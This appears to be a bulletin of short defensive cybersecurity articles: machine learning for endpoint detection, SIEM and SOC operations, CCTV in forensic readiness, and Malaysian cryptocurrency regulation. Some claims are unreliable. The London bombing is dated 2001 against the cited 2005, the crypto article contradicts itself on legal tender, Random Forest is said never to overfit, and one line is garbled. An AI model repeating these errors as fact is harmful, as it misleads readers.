Top Ten Machine Learning Methods for EDR

In concluding the study of the application of data science to EDR, the top ten machine learning methods for EDR are demonstrated in the following infographic.




Figure 1. Top Ten Machine Learning Methods for EDR

According to the infographic, Random Forest (RF) is the top most implemented machine learning algorithm . The reason is that the RF algorithm can be used for both classification and regression. RF is also a substantial modification of bagging that builds a large collection of decorrelated trees and then averages them. The main idea of bagging is to average many noisy but not approximately unbiased models, thereby reducing the variance. RF is found to be a highly accurate and robust method because of the number of decision trees participating in the process. Secondly, RF does not suffer from the overfitting problem.

The least popular machine learning method is Deep Learning (DL). The reason for the low popularity is that DL is still in its infancy. According to Table I, DL only emerged in 2016. The exploration of the various methods is on the rise, and it is expected that DL will be a potential solution for highly scalable data in EDR.

Conclusion

This paper presented machine learning techniques used for EDR data science. Machine learning solutions for EDR have been around since 2006 and research and development is ongoing. With the advancing computer technology, implementing machine learning to EDR is seen as the most viable solution for predicting attacks on IT infrastructure regardless of scale.

References

1. Study: Hackers Attack Every 39 Seconds | A. James Clark ... (n.d.). Retrieved from https://eng.umd.edu/news/story/study-hackers-attack-every-39-seconds.

2. The Economic Impact of Cybercrime—No Slowing Down ... (n.d.). Retrieved from https://www.mcafee.com/enterprise/en-us/assets/executive-summaries/es-economic-impact-cybercrime.pdf.

3. Home. (2019, October 10). Retrieved from https://nationalcrimeagency.gov.uk/.

4. Transforming Endpoint Security with Big Data Analytics. (n.d.). Retrieved from https://www.carbonblack.com/.

An Innovative Security Incident And Event Management Solution

By | Sharifah Nurul Asyikin binti Syed Abdullah, Tajul Josalmin bin Tajul Ariffin, Mohammad Zaharudin bin Ahmad Darus, Fakhrul Afiq bin Abd Aziz & AkmalSuriani binti Mohd Rakof

Introduction

SIEM stems from Security Event Management (SEM) and Security Information Management (SIM). The two were combined into a single software product and service named Security Information and Event Management (SIEM). SIEM is a security and auditing system that is made up of different monitoring and analysis components. System and network monitoring has always played a critical role in helping organizations protect themselves from attacks. Data fusion, meaning the aggregation of data from multiple data sources and correlation between different events, as well as the ability to retain this data for lengthy time periods has become critical.


The growth in cyberattacks has resulted in compliance requirements. The Health Insurance Portability and Accountability Act (HIPAA), the Payment Card Industry Data Security Standard (PCI DSS), the Sarbanes-Oxley Act (SOX) and the General Data Protection Regulation (GDPR) all require organizations to implement a comprehensive set of security controls, including monitoring, auditing and reporting, all of which are facilitated by a SIEM system.

Put simply, SIEM is a security system containing multiple monitoring and analysis components to help organizations detect and mitigate threats. The biggest challenge in collecting data in the context of SIEM is overcoming the variety of log formats. A SIEM system, by its very nature, pulls data from a large number of layers — servers, firewalls, network routers, databases, to name just a few, each loggin

What Is The Importance Of Siem?

By bringing together security log data from enterprise security controls, host operating systems, applications and other software components, a SIEM tool can analyse large volumes of security log data to identify attacks, security threats and compromises. SIEM requires a Security Operation Center (SOC) to fully manage the SIEM solution. Instead of focusing on developing security strategies, designing security architectures or implementing protective measures, the SOC team is responsible for the ongoing, operational component of enterprise information security. SOC staff primarily consists of security analysts who work together to detect, analyse, respond to, report on, and prevent cybersecurity incidents. Additional capabilities of some SOCs can include advanced forensic analysis, cryptanalysis and malware reverse engineering to analyse incidents.

The SOC also monitors networks and endpoints for vulnerabilities in order to protect sensitive data and to comply with industry or government regulations. The key benefit of having a SOC is the improvement of security incident detection through continuous monitoring and analysis of data activity. By analysing data activity across an organization's networks, endpoints, servers and databases around the clock, SOC teams are critical in ensuring timely detection and response to security incidents. A SOC operates continuously to manage known and existing threats while working to identify emerging risks. Truly successful SOCs utilize security automation to become effective and efficient. By combining highly-skilled security analysts with security automation, organizations increase their analytics power to enhance security measures and better defend against data breaches and cyberattacks.



Source: https://www.recordedfuture.com/siem-threat-intelligence-part-1/

SIEM may be deployed through software, systems, appliances, or to an extent, some combinations of these. A SIEM system has six main attributes:

1. **Retention**
   Data retention/storage of large amounts of data so that any decisions can be made from more complete data sets.
2. **Dashboards**
   Used for data analysis and visualization in order to recognize patterns, target activity or data that does not fit a normal pattern.
3. **Correlation**
   Data are sorted in packets to ensure it is meaningful, similar and shares common traits. This is important to render useful information.
4. **Alerting**
   When data gathered or identified triggers certain responses, such as alerts or potential security problems, SIEM tools can activate certain protocol measures to alert users. Notifications can be sent to the dashboard by automated e-mail or text messages.
5. **Data Aggregation**
   Data can be collected or gathered from any number of sites once SIEM is deployed. Sites include servers, networks, databases, software, and e-mail systems. The aggregator also acts as a consolidating resource before data is pushed to be correlated or retained.
6. **Compliance**
   Protocols in a SIEM can be designed or established to automatically collect necessary data that will comply with any organizational or government policies.


To Siem Or Not To Siem?

The rise in technological developments and heavy reliance on online platforms show that cybersecurity solutions are more important than ever before. The increase in cyberattacks is displayed through statistics, i.e. in April, May and June 2018 alone, 765 million individuals were affected by cybersecurity attacks and data breaches. In the same months, the industry as a whole experienced a 47% increase in cybersecurity breaches compared to the same period in 2017. There is no doubt that the world's digital transformation has invited cybercriminals to the table, so how do we protect our organizations in the ever-changing landscape of cybersecurity? The answer lies in Security Information and Event Management (SIEM).

SIEM is a top security solution worldwide. Leaders of the cybersecurity market use SIEM to provide insight into data centre activities and to detect security abnormalities. As cloud usage grows, organizations are interested in security solutions that are well-integrated with the cloud ecosystem. In 2019, more companies were expected to have integrated cloud-based tools into their SIEM solutions.

The transition to cloud-based solutions has already begun, but it has a long way to go. Advanced SIEMs currently include Security Orchestration and Automated Response (SOAR), and User and Entity Behaviour Analytics (UEBA). SOAR allows organizations to collect and process greater volumes of data, enabling teams to make better-informed and reliable decisions, while UEBA provides enhanced threat detection capabilities.

In Malaysia specifically, a six-year forecast study has been conducted to understand Malaysia's security service growth opportunities. It is forecasted that security service demand is currently and will continue to be the largest and fastest growing for Malaysia over the next three years compared to security software and security hardware. Security services include unified threat management, Security Information and Event Management (SIEM), incident response and forensics, and multi-factor authentication. The following statistic highlights the demand for these services.



Statistic 1. Malaysian Security Product Service Market Forecast in USD Millions

For SIEM tools to be effective, policies and regulatory processes are necessary that transform logs into intelligence and are mixed with other forms of information (vulnerability assessment, threat intelligence). The most important functions of the modern SIEM solutions are related to threat detection, mitigation and response, compliance and regulation reports, use of advanced analytics and UEBA forensic analysis and SOAR.

Several aspects are positively contributing to the growth of the SIEM market, and some to be highlighted are: improved SIEM usability, lower barriers to adoption, provider attempts at making SIEMs easier to use, and increased relevance as a cybersecurity tool. Other positive factors are the integration with threat intelligence and forensic analysis, compliance regulations such as GDPR, the use of cloud computing as an essential deployment vector for SIEM and the use of machine learning, deep learning and artificial intelligence to improve the effectiveness of SIEM. Machine learning and artificial intelligence driven engines, such as unsupervised, supervised and deep learning are also built to adapt to the new environment quickly. For further advances to take place, SIEM should cover the cloud and other modern IT data sources like AWS, CloudTrail, CASB logs, Office 365 audit logs, etc. SIEM ought to additionally have a correlation engine with dynamic threat detection models that become more intelligent over time in detecting both known and unknown threats. The event engine needs to cater to highly scalable data ingestion, handling more than 60 billion events per day. In the future, it should have comprehensive visualization, proactive threat detection, automatic real-time threat containment and elimination, and continuous compliance and reporting.

Cloud solutions are becoming an important market driver for SIEM. Cloud distribution is likely to be less expensive than SIEM physical appliances or software. For small and midsized businesses, cloud-delivered SIEM services, either managed SIEM or SIEM-as-a-Service, are appealing alternatives. Due to complexity, skill shortage and costs, companies are now opting for the managed service, turning to a third party to manage their SIEM solution. This business model combined with cloud solutions facilitates SMBs to also benefit from SIEM solutions.

In A Nutshell

SIEM is a new solution adopted by big companies around the world to protect themselves against cybersecurity attacks. With the emergence of new types of attacks that use multiple vectors to penetrate a company, the necessity to analyse malware, produce relevant alerts and block threats before they penetrate the company network environment has become crucial. R&D investments are important in terms of customer protection. This is a persistent necessity as threats evolve and as innovation becomes a key point for companies to differentiate themselves and create value for customers.

References

1. Security Information and Event Management (SIEM) - Global Market Analysis, Forecast to 2023

2. IDC Consulting Security Services Market Assessment

3. SIEM Training Materials, held at CyberSecurity Malaysia from 7 – 11 October 2019

4. Popular SIEM vs aiSIEM Seceon, 2018

Using CCTV As A Forensic Tool In Digital Forensic Readiness

By | Mohammad Zaharudin bin Ahmad Darus, Sharifah Nurul Asyikin binti Syed Abdullah, Muhammad Umar bin Shahbuddin, Mohd Shahrulazam bin Samsudin & Akmalsuriani binti Mohamed Rakof

Nowadays, the surveillance camera system, or CCTV (Closed Circuit Television), is not only used for securing perimeters by monitoring but can also serve as a tool for crime investigation. Matthew P.J. Ashbly [11] discussed the availability and usefulness of CCTV as an investigation tool. Such investigations correspond to the '5W1H' investigation model: WHO was involved in an incident, WHERE did it happen, WHAT happened, WHEN did it happen, WHY did it happen and HOW were the offences committed. Crime statistics derived from the British Transport Police (BTP) for a 5-year period (2011 - 2015) show that CCTV was classified as being useful in 72,390 investigations.

As a result, CCTV awareness has become a necessity for a whole range of users of the technology, who can the same time contribute to others. Users range from buyers, to vendors, up to law enforcement as well as legal entities. From the buyers' perspective, it is vital they understand the objectives of CCTV to be acquired and installed. There are 2 general requirements as a guide for buyers to choose the right CCTV technology of CCTV: (1) the scene of interest and (2) type of recognition. CCTV vendors should advise buyers on the available technologies as well as the proper installation positioning according to the CCTV objectives of combating and deterring crime. From the perspective of law enforcement, CCTV plays an important role in gathering and collecting very good quality evidence of crimes to be presented in the court of law.

Challenges During Cctv Investigation

Crime evidence captured or recorded by surveillance cameras is critical to law enforcement agencies, as it can become either main or supportive evidence. One of the main objectives apart from bringing the perpetrator(s) to justice is to construct stronger evidence inference [10] corresponding to the perpetrator(s), which can be admissible in court. Thus, the process of preservation comprising identification, collection, analysis and presentation [8, 9] must be scrutinized and forensically sound.

Diagram 1: Digital Forensic Process Flow

CCTV recordings as useful evidence are always associated with the QUALITY of the videos recorded by the CCTV devices. For instance, identifying offenders may fail or the recognition rate could be INADEQUATE due to the LOW RESOLUTION of the CCTV frame. This may affect the investigation process of tracing a suspect from CCTV. Thus, investigators tend to be biased and make assumptions to come up with case inferences.




Image 1: Various mid to low-resolution images (ANZPAA)

Image 2: High-resolution image

Resources can be another issue when dealing with investigations using heterogeneous CCTVs potentially containing evidence. Three criminal cases related to CCTV are highlighted in this article.

The first case review [1,2] is of a terrorist attack in London on July 7, 2001. The death toll was 52 and several hundred were injured in 4 explosions. Police started trawling through CCTVs in search of the perpetrators and on the 4th day of the investigation one of the officers spotted four men carrying rucksacks in the CCTV images. The investigation took in total of 18 MONTHS with a strength of 100 POLICE OFFICERS sifting through 10,000 pieces of CCTV footage to pinpoint the exact movements of the bombers [1].

The second case review is a bombing that occurred in Bangkok, Thailand on August 17, 2015. The death toll was 20 and 125 wounded were reported [3,4,5]. From the investigation process including trawling through 15 CCTV cameras [3] the suspect was detected, but the identity remained unknown. The Thai police then released several CCTV footages [5] showing the timeline of the suspect less than half an hour before the incident occurred to a few minutes after the bomb went off until they lost track of the suspect.

The third case review is an incident during an annual event of the Boston Marathon on April

15, 2013, where 2 homemade bombs detonated and killed 3 people with several hundreds injured [6]. Investigators used CCTV footage extracted from several premises to identify the suspects.

Tracing potential suspects from large-scale heterogeneous devices visually can be exhausting and wearying for investigators. This normally requires more investigators and time to work on the case. Therefore, in order to overcome the challenges of using CCTV as an investigation tool, it is vital to install proper and sufficient CCTV technology infrastructure to cater to the purposes mentioned in paragraph 2. This topic will be discussed further with emphasis on the DIGITAL FORENSIC READINESS element when using CCTV as an investigation tool.

What Is Digital Forensic Readiness?

Digital forensic readiness can be defined as the capability of an organization to conduct digital forensic investigation as well as to produce quality evidence in compliance with laws and regulations for legal purposes. It has 2 objectives: (1) to maximize the capacity of collecting relevant evidence, and (2) to minimize the resources and cost during incident response and analysis.

According to [7], Robert Rowlingson defined ten steps as key activities in implementing forensic readiness. This article discusses how to implement the 10 steps in the CCTV environment.

No	10 Steps by Rowlingson	To implement in CCTV environment
1	Define the business scenarios that require digital evidence	This should take effect at any location where assets or property need protection
2	Identify available sources and different types of potential evidence	Requires CCTV recordings to be collected as evidence and a sketch of the CCTV installed at the location
3	Determine the evidence collection requirements	This depends on the case objective, whereby if more than 1 CCTV are involved besides tracing a subject, then more resources are required
4	Establish the capability for securely gathering legally admissible evidence to meet the requirements	This depends on the evidence quality, including the resolution, location and lighting as these are the major factors
5	Establish a policy for secure storage and handling of potential evidence	To have a systematic and well-documented chain of custody process
6	Ensure monitoring is targeted to detect and deter major incidents	It is better if video analytics are implemented to reduce human intervention
7	Specify circumstances when escalation to a full formal investigation should be launched	Most CCTV requires human intervention, so it is better to have automated functions
8	Train staff in incident awareness, so that all those involved understand their role in the digital evidence process and the legal sensitivities of evidence	Awareness sessions can be conducted for users, vendors, law enforcers and legal entities to convey better knowledge of maximizing CCTV usage
9	Document an evidence-based case describing the incident and its impact	5W1H as mentioned in paragraph 1
10	Ensure a legal review to facilitate action in response to the incident	One of the measures that need to be highlighted is the quality of the evidence, as quality affects acceptance in court

Table 1: Ten steps in implementing forensic readiness

Conclusion

CCTV as a tool in crime incident investigation can definitely be helpful for tracing offenders by observation. However, observation requires a lot of human intervention as well as huge resources like time and manpower when the crime objective is to trace offenders via heterogeneous CCTV systems with various installation sites.
In terms of minimizing investigation costs it is therefore more efficient and beneficial to Digital Forensic Readiness to implement the video analytics element in the CCTV system or develop a forensic tool for centralized video evidence analysis.

Video analytics with machine learning as part of the technology can heavily reduce the human intervention factor. It can also facilitate suspicious behaviour detection, abandoned object identification, face recognition and more. But regarding the use of CCTV as an investigation tool, forensic investigators should answer 5W1H. This consequently requires the development of a video analytics module for tracing a subject by measuring features deduced from appearance, type of object, face, gait and colour.

References

1. Caroline Gammel and Duncan Gardham (13 October 2010). "7/7 inquest: how investigators traced the bombers after attack". The Telegraph. Retrieved from https://www.telegraph.co.uk/news/uknews/terrorism-in-the-uk/8061217/77-inquest-how-investigators-traced-the-bombers-after-attack.html

2. Intelligence and Security Committee (May 2006). "Report into the London Terrorist Attacks on 7 July 2005". BBC News.

3. Security News (18 August 2015). "Bomb toll revised: 20 dead, 125 injured". Bangkok Post. Retrieved from https://www.bangkokpost.com/news/security/659848/bomb-toll-revised-20-dead-125-injured

4. Asia News (19 August 2015). "Bangkok bomb: CCTV video shows man leave backpack". BBC News. Retrieved from http://www.bbc.com/news/world-asia-33969621

5. Asia News (20 August 2015). "Bangkok bomb: Tahi police release CCTV timeline of suspect". BBC News. Retrieved from http://www.bbc.com/news/world-asia-34002904

6. Bev Ford, Greg B.Smith and Larry Mcshane (18 April 2013). "Police narrow in on two suspects in Boston Marathon bombings".Daily News. Retrieved from http://www.nydailynews.com/news/national/injury-toll-rises-marathon-massacre-article-1.1319080

7. Robert Rowlingstone. A Ten Step Process for Forensic Readiness. International Journal of Digital Evidence, 2004. https://www.utica.edu/academic/institutes/ecii/publications/articles/A0B13342-B4E0-1F6A-156F501C49CF5F51.pdf

8. Sarah Khadijah Taylor and Mohd Zabri Adil B Talib. Standard Operating Procedure of Digital Evidence Collection. Cybersecurity Malaysia, 2013.

9. Halil Ibrahim Bulbul, H. Guclu Yavuzcan and Mesut Ozel. Digital Forensics: An Analytical Crime Scene Procedure Model (ACSPM). Elsevier Forensic Science International 233, 2013.

10. Bureau of Justice Assistance. Video Evidence: A Law Enforcement Guide to Resources and Best Practices. U.S Department of Justice, 2014.

11. Matthew P.J. Ashby. The Value of CCTV Surveillance Cameras as an Investigative Tool: An Empirical Analysis. Eur J Crim Policy Res, pages 23:441-459, 2017

Cryptocurrencies & Regulations

By | Sarah Khadijah Taylor, Mohd Sharizuan Mohd Omar, Muhammad Nooraiman Noorashid, Muhammad Faridzul Sukarni & Mohd Izuan Effendy bin Yusof

Cryptocurrencies & the Industry

There is no denying that cryptocurrencies have taken the world by storm. The market cap of cryptocurrencies shows astonishing numbers (CoinMarketCap.com, 27th June 2019). Bitcoin, the largest cryptocurrency, shows a market cap of $235 billion, while Ethereum, the second largest group, shows a market cap of $36 billion followed by XRP with $19 billion. It is worth mentioning that Bitcoin is traded at USD 13,200 per unit in 2019 compared to USD291 in 2015, which denotes an increase by more than 4,000% in a short time span. The mechanism of cryptocurrencies that are known for being anonymous, low hassle and have fast transfer rates has attracted many users.

As the cryptocurrency industry is accelerating worldwide, Malaysia is not lagging behind but is embracing this new fintech. In Malaysia, the cryptocurrency market is progressing positively. According to Luno, one of the only three registered digital asset exchanges in Malaysia, a total of USD 38,711 or 3.60 bitcoins are being traded daily in Malaysia. On average, Malaysians do cryptocurrency transactions approximately every 5 minutes. Altogether 56 companies have already declared dealing with digital currencies to Bank Negara Malaysia.

In terms of technology, the most unique and novel features of cryptocurrencies by far are the blockchain and its digital representation that contains intrinsic values. Blockchain is a distributed ledger in a peer-to-peer network to store records of transactions online. Each transaction is protected using a cryptographic algorithm, hence the records are secured and immutable. Each node joining the network is known as a miner and their task is to create (or mine) new blocks. A consensus mechanism is used to complete a transaction, therefore the whole process does not require an authority to authorize the transaction. The blockchain technology is employed in cryptocurrencies to generate electronic cash and to conduct transactions.

Cryptocurrencies and Regulations around the World

Quite a number of countries around the world have already regulated cryptocurrencies, such as Japan, Switzerland, Lithuania, Canada and Mexico (Figure 1). Exchangers intending to trade cryptocurrencies need to register and comply with their countries' regulations.

In terms of the Initial Coin Offering (ICO), countries like Canada, Mexico and Switzerland support this business and have already regulated it. On the other hand, countries like South Korea, Bolivia and China have banned ICO in their countries.

The standing of the regulations is illustrated in Table 1.




Figure 1. Crypto Regulations by Country

Source: https://complyadvantage.com/blog/cryptocurrency-regulations-around-world/

Country	Cryptocurrencies as legal tender	Cryptocurrencies exchange
USA	⊗	Regulated
Canada	⊗	Regulated
Singapore	⊗	Regulated
Australia	✓ Treated as property	Regulated
Japan	✓ Treated as property	Regulated
South Korea	⊗	Regulated
China	⊗	Illegal
India	⊗	Illegal
UK	⊗	Regulated
Luxembourg	⊗	Regulated

✓ Legal tender ⊗ Not legal tender Regulated Illegal

Table 1. Cryptocurrency and Exchange Regulations by Country

Source: https://complyadvantage.com/blog/cryptocurrency-regulations-around-world/

Regulation of Cryptocurrencies in Malaysia

In 2014 Bank Negara Malaysia published a warning on the use of Bitcoin on its website. Bitcoin was not recognized as legal tender and therefore Malaysians were advised to take necessary precautionary steps should they choose to use it.

However, the government later took steps toward regulating cryptocurrency exchange. The Attorneys General's Chamber (AGC) issued a Federal Government Gazette in January 2019 in its 'Capital Markets and Services (Prescription of Securities) (Digital Currency and Digital Token) Order 2019' to regulate cryptocurrencies.

The Order contains an interpretation of 'digital currency,' under which cryptocurrency is categorized. Digital currency is defined as a digital representation of value which is recorded on a distributed digital ledger whether cryptographically-secured or otherwise, that functions as a medium of exchange and is interchangeable with any money, including through the crediting or debiting of an account.

Digital currency is regarded as a security under Malaysian law if it achieves several requirements described in the following statement.

Digital currency, including cryptocurrency:
Digital representation of value
Recorded on a distributed digital ledger (cryptographically-secured or otherwise)
Functions as a medium of exchange
Interchangeable with any money (credit or debit of an account)

Table 2. Definition of Digital Currency

Digital currency is prescribed as a security if it satisfies the following:

Digital currency is a type of security if:
It is traded in a place or a facility where offers to sell, purchase, or exchange digital currency are regularly made or accepted
A person expects a return in any form from the trading, conversion or redemption of the digital currency or the appreciation in the value of the digital currency
It is not issued or guaranteed by any government body or central bank as may be specified by the Commission

Table 2. Digital Currency as a Security

In summary, Malaysia recognizes the use of cryptocurrency as a security, hence it can be used legal tender. Cryptocurrency exchanges are also legal and regulated in Malaysia, provided they are registered with the Securities Commission. To date, 3 exchanges are already operating legally in Malaysia – Luno, Tokenize and Sinegy – as listed by the Securities Commission.

Why do we need it to be regulated?

'If it is so good at its current state, then why do we need to regulate it?,' the public may ask. Before making any conclusions, allow us to explain cases reported to law enforcement around the world.

In the United Kingdom, six people have been arrested as part of an investigation into the theft

of more than £22 million worth of cryptocurrency from an estimated four thousand-plus victims worldwide. In the US, victims of Homero Joshua Garza's virtual currency scam have lost more than $9 million worth of cryptocurrency. In the middle of this year Japanese exchange BITPoint was hacked, causing its users a loss of $28 million. According to CipherTrace, cybercriminals have netted $4.3 billion from digital currency exchanges, investors and users in 2019. Digesting the losses of public users on a worldwide scale, no doubt regulations must be in place to curb this issue.

Regulations of cryptocurrencies are fundamentally created for the purposes of:

- Creating standards that allow interoperability and protect end users;
- Ensuring the protection of vulnerable people from criminals; and
- Ensuring good governance to protect investors as well as end users from fraud, mismanagement and gross negligence.

In a nutshell, cryptocurrencies need to be regulated in order to prevent money losses.

Conclusion

Malaysia is moving progressively with the rest of the world in embracing cryptocurrency as a new fintech mechanism. With the regulations on digital currency exchange, Malaysia is creating a harmonious and safe ecosystem for the public and industry to participate in fintech developments.

References

